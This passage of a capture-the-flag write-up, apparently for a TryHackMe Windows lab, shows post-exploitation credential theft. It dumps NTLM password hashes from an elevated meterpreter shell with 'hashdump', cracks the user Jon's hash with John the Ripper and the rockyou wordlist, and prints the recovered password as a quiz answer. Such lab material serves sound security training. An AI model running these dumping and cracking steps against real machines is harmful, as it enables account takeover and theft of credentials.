
Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION

[Task 4] Cracking

We are in an elevated meterpreter shell. We could use the command hashdump and get the password hashes stored on the machine.

meterpreter > hashdump




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

We copy this hash and crack it using John The Ripper while using rockyou.txt wordlist.

john --format=nt --wordlist=<path-to-wordlist> <hash>

John focuses on LM rather than NTLM hashes by default. Therefore, we need to specify the format as NT.



```
┌──(kali㉿kali)-[~/THM/blue]
└─$ echo "Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::" > hash

┌──(kali㉿kali)-[~/THM/blue]
└─$ john --format=nt --wordlist=/home/kali/Downloads/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2021-06-21 10:28) 1.041g/s 10625Kp/s 10625Kc/s 10625KC/s alqueva1968..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

We get the password for the user Jon.

Within our elevated meterpreter shell, run the command ‘hashdump’. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. **What is the name of the non-default user?**

Jon

Copy this password hash to a file and research how to crack it. **What is the cracked password?**

alqfna22